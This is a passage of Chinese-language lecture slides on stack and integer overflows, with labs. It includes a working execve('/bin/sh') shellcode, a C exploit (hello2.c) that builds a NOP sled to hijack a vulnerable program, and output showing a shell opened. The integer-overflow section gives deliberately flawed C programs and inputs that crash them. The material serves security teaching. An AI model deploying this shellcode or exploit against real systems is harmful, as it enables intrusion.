0xbffffcc0:    0x08048440    0x08049660    0xbffffcd8    0x080482b5
0xbffffcd0:    0x40017074    0x40017af0    0xbffffcf8    0x0804845b
0xbffffce0:    0x4014a880    0x080484a0    0xbffffcf8    0x0804842c
(gdb) n  //执行“strcpy(tmpName, name);”
11          printf("Hello %s\n", tmpName);
(gdb) x/24 $esp
0xbffffc90:    0xbffffca0    0xbffffe41    0x4008978e    0x4014a880
0xbffffca0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffcb0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffcc0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffcd0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffce0:    0x41414141    0x41414141    0xbffffc00    0x0804842c
```

$ebp内容被覆盖

Segmentation fault


如果精心选择数据...


低址
ESP
SayHello函数局部变量区大小?
NNNNNNNN
retip
如何确定?
Our-codes该怎样写?
0xNNNNNNNN
高址
????????????????????
……..????
0x????????
0xNNNNNNNN
0x????????
……..
……..
Our-Codes
SayHello栈帧


如何选择这些数据？

- 几个问题：
  - SayHello函数局部变量区大小？
  - NNNNNNNN如何确定？
  - Our-codes该怎样写
  - 输入缓冲区内容不能包含0

局部变量区问题


ESP
retip
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
Our-Codes
SayHello栈帧


代码起始地址如何确定？


ESP
retip
0xNNNNNNNN
……..NNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
Our-Codes
0xNNNNNNNN
SayHello栈帧

代码起始地址如何确定

- 问题已转化为用ESP加上某一偏移
  - 该偏移不需要精确
- ESP如何确定呢
  - 用同样选项，插入一段代码，重新编译
  - 使用调试工具跟踪应用程序
  - 编一小程序，打印出运行时栈顶位置
    - 在同样环境下，不同进程之间栈位置距离不会太远

为什么偏移不需要精确？


ESP
retip
0xNNNNNNNN
NNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
0xNNNNNNNN
NNNNN
NOP
NOP
0xNNNNNNNN
NOP
Real-Codes
SayHello栈帧

Shellcode编写

- execve - execute program
- int execve(const char *filename, char *const argv [], char *const envp[]);

- execve("pointer to string /bin/sh", "pointer to /bin/sh", "pointer to NULL");

Shellcode编写

```
jmp short  callit                ; jmp trick as explained above

doit:

pop          esi                 ; esi now represents the location of our string
xor          eax, eax            ; make eax 0
mov byte  [esi + 7], al          ; terminate /bin/sh
lea           ebx, [esi]         ; get the adress of /bin/sh and put it in register ebx
mov long  [esi + 8], ebx         ; put the value of ebx (the address of /bin/sh)
                                 ; in AAAA ([esi +8])
mov long  [esi + 12], eax        ; put NULL in BBBB (remember xor eax, eax)
mov byte  al, 0x0b               ; Execution time! we use syscall 0x0b which
                                 ; represents execve
mov          ebx, esi            ; argument one... ratatata /bin/sh
lea           ecx, [esi + 8]     ; argument two... ratatata our pointer to /bin/sh
lea           edx, [esi + 12]    ; argument three... ratataa our pointer to NULL
int          0x80

callit:
call         doit                ; part of the jmp trick to get the location of db

db           '/bin/sh#AAAABBBB'
```

Shellcode二进制形式

```
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
        "\x42\x42\x42\x42";
```

Opcode

完整的攻击hello的程序（1）

```
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

unsigned char shell_code[] =
   "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
   "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
   "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
   "\x42\x42\x42\x42";

#define DEFAULT_OFFSET  0
#define BUFFER_SIZE     1024

unsigned long get_esp()
{
    __asm__("movl %esp, %eax");
}
```

hello2.c

完整的攻击hello的程序（2）

```
main(int argc, char** argv)
{
    char* buff;
    char* ptr;
    unsigned long* addr_ptr;
    unsigned long esp;
    int i, ofs;

    if (argc == 1)
        ofs = DEFAULT_OFFSET;
    else
        ofs = atoi(argv[1]);

    ptr = buff = malloc(4 * BUFFER_SIZE);
```

hello2.c

完整的攻击hello的程序（3）

```
/* Fill in with addresses */
addr_ptr = (unsigned long*)ptr;
esp = get_esp();
printf("ESP = %08x\n", esp);
for (i = 0; i < 100; i++)
    *(addr_ptr++) = esp + ofs;

/* Fill the start of shell buffer with NOPs */
ptr = (char*)addr_ptr;
memset(ptr,0x90,BUFFER_SIZE-strlen(shell_code));
ptr += BUFFER_SIZE - strlen(shell_code);

/* And then the shell code */
memcpy(ptr, shell_code, strlen(shell_code));
ptr += strlen(shell_code);

*ptr = 0;

execl("./hello", "hello", buff, NULL);
}
```

hello2.c

运行情况

```
dayin@debian:~$ gcc –g –o hello hello2.c
dayin@debian:~$ ./hello
ESP = bffffd18
Hello
ýÿ¿ ýÿ¿ ýÿ¿ ý¿ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ýÿ¿ ý
…  //省略
•…  //省略
ë^1À^F‰‰F
…  //省略
‰ó¼
…  //省略
Í€èáÿ  /bin/sh#AAAABBBB
sh-2.05b$
```

调试情况

```
dayin@debian:~$ gdb hello
(gdb) b 52
Breakpoint 1 at 0x80485e5: file hello2.c, line 52.
(gdb) r
Starting program: /home/dayin/hello
ESP = bffffd18

Breakpoint 1, main (argc=1, argv=0xbffffda4) at hello2.c:52
52 execl("./hello", "hello", buff, NULL);
(gdb) x/360 buff
0x80498f8:   0xbffffd18   0xbffffd18   0xbffffd18   0xbffffd18
…
0x8049a78:   0xbffffd18   0xbffffd18   0xbffffd18   0xbffffd18
0x8049a88:   0x90909090   0x90909090   0x90909090   0x90909090
…
0x8049e48:   0x90909090   0x90909090   0x90909090   0xeb909090
0x8049e58:   0xc0315e1a   0x8d074688   0x085e891e   0xb00c4689
0x8049e68:   0x8df3890b   0x568d084e   0xe880cd0c   0xfffffffe1
0x8049e78:   0x6e69622f   0x2368732f   0x41414141   0x42424242
0x8049e88:   0x00000000   0x00000000   0x00000000   0x00000000
```

粗略代码起始地址

NOP区域

shellcode

本章内容

- 缓冲区溢出简介
- 溢出攻击原理
- 栈溢出的例子
- 一个溢出和攻击的演示
- ✓ 整数溢出

整数溢出

```
int main(int argc, char *argv[])
{
    if(argc>1)
    {
        func( argv[1], strlen(argv[1]) );
    }
    else
    {
        printf("error in main\n");
    }
}
```

长度值是短整型数的，其数据的取值范围在-32768 ~ 32767，datalength*2后可能会超出16位short整型数所能表示的最大值，造成datalength*2<datalength

```
int  func ( char  *userdata , short  datalength )
{
   char  *buff;

   if( datalength  !=  strlen(userdata))
   {
      printf("error in func\n");
      return -1;
   }

   datalength = datalength * 2;
   buff = malloc( datalength );
   strncpy( buff, userdata, datalength);

   printf("userdata: %s\n", userdata);
   printf("buff    : %s\n", buff);

   return 0;
}
```

int.c

整数溢出

```
dayin@debian:~$ gcc -g -o int int.c
int.c: In function `func':
int.c:12: warning: assignment makes pointer from integer without a cast
dayin@debian:~$ ./int aaaaaaaaaaaaaaaa
userdata: aaaaaaaaaaaaaaaa
buff    : aaaaaaaaaaaaaaaa
dayin@debian:~$ ./int `perl -e 'print "A" x 16383'`
…
dayin@debian:~$ ./int `perl -e 'print "A" x 16384'`
Segmentation fault
```

整数溢出

- 由于整数在内存里面保存在一个固定长度 (例如使用32位)的空间内，它能存储的最大值就是固定的
- 当尝试去存储一个数，而这个数又大于这个固定的最大值时，将会导致整数溢出

- num1 = 0xFFFFFFFF; 11111111 11111111 11111111 11111111
- num2 = 0x00000001; 00000000 00000000 00000000 00000001
- num3 = num1 + num2; 00000000 00000000 00000000 00000000

整数溢出

```
#include <stdio.h>

int main(void){
        int l;
        short s;
        char c;
        l = 0xdeadbeef;
        s = l;
        c = l;
        printf("l = 0x%x (%d bits)\n", l, sizeof(l) * 8);
        printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
        printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);
        return 0;
}
```

```
dayin@debian:~/BOF$ gcc int_width_overflow.c
dayin@debian:~/BOF$ ./a.out
l = 0xdeadbeef (32 bits)
s = 0xffffbeef (16 bits)
c = 0xffffffef (8 bits)
```

int_width_overflow.c

整数溢出

```
dayin@debian:~/BOF$ gcc int_width_overflow_2.c
dayin@debian:~/BOF$ ./a.out 65537 asdfg
s = 1
Segmentation fault
```

- unsigned short是2个字节，最大为65535
- int是4个字节
- 输入的是65537=0x10001，被砍成1后顺利通过检查
- 但memcpy 实际长度参数为65537

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    unsigned short s;
    int i;
    char buf[80];
    if(argc < 3){
        return -1;
    }
    i = atoi(argv[1]);
    s = i;
    if(s >= 80){            /* [w1] */
        printf("Oh no you don't!\n");
        return -1;
    }
    printf("s = %d\n", s);
    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("%s\n", buf);
    return 0;
}
```

整数溢出的危害

- 如果一个整数用来计算一些敏感数值，如缓冲区大小或数组索引，就会产生潜在的危险
- 不过，并不是所有的整数溢出都可以被利用，毕竟，整数溢出并没有改写额外的内存
- 但是，在有些情况下，整数溢出将会导致"不能确定的行为"，由于整数溢出出现之后，很难被被立即察觉，比较难用一个有效的办法去判断是否出现或者可能出现整数溢出

插曲：strncpy VS. memcpy

- char *strncpy(char *dest, char *src, int n)
  - 把src所指向的字符串中以src地址开始的前n个字节复制到dest所指的数组中，并返回dest
  - strncpy_百度百科
- void *memcpy(void *dest, const void *src, size_t n)
  - 从源src所指的内存地址的起始位置开始拷贝n个字节到目标dest所指的内存地址的起始位置中
  - memcpy_百度百科

推荐网站

- www.phrack.org
- http://www.packetstormsecurity.nl/
- http://www.securityfocus.com
- http://cve.mitre.org/
- http://metasploit.com:55555/PAYLOADS

实验基础知识

- AT&T Assembler
- Compiler

- GCC & GDB

实验一

- 下列函数在调用时，**栈上的内存分配**情况如何？画出栈上内存空间示意图。

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    printf("a = %d\n", a); //suggested breakpoint
}

int main() {
  function(1,2,3);
}
```

WatchStack.c

实验二

- 栈溢出
  - 观察缓冲区溢出
    - my_gdb.c
  - 改写返回地址
    - ovr_ret.c
  - Shellcode的编写
    - shellcode.c
  - Shellcode的植入
    - shellcode_e_1.c
    - shellcode_e_2.c
- 读懂代码，观察现象，通过调试查找原因

实验三

- 整数溢出
  - 宽度溢出
    - int_width_overflow.c
    - int_width_overflow_2.c
  - 算术溢出
    - int_arithmetic_overflow.c
    - int_arithmetic_overflow_2.c
- 说明程序中存在的安全问题，如何触发？

实验四

- 知其然，知其所以然
- 改变buffer1/buffer2的大小，在语句“x=1;”处添加其他语句，如何调整程序，使打印结果仍然为0？
  - 如5→50，“x=1 ;” → “x=x+1;”

```
void function(int a, int b, int c)
{
   char buffer1[5];
   char buffer2[10];
   int *ret;
   ret = buffer1 + 12;
   (*ret) += 8;
}
```

```
void main()
{
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

小结

- 掌握栈溢出、整数溢出
- 学会用gdb调试
- 测试缺陷时，能够通过调试，对代码进行修改，以使测试通过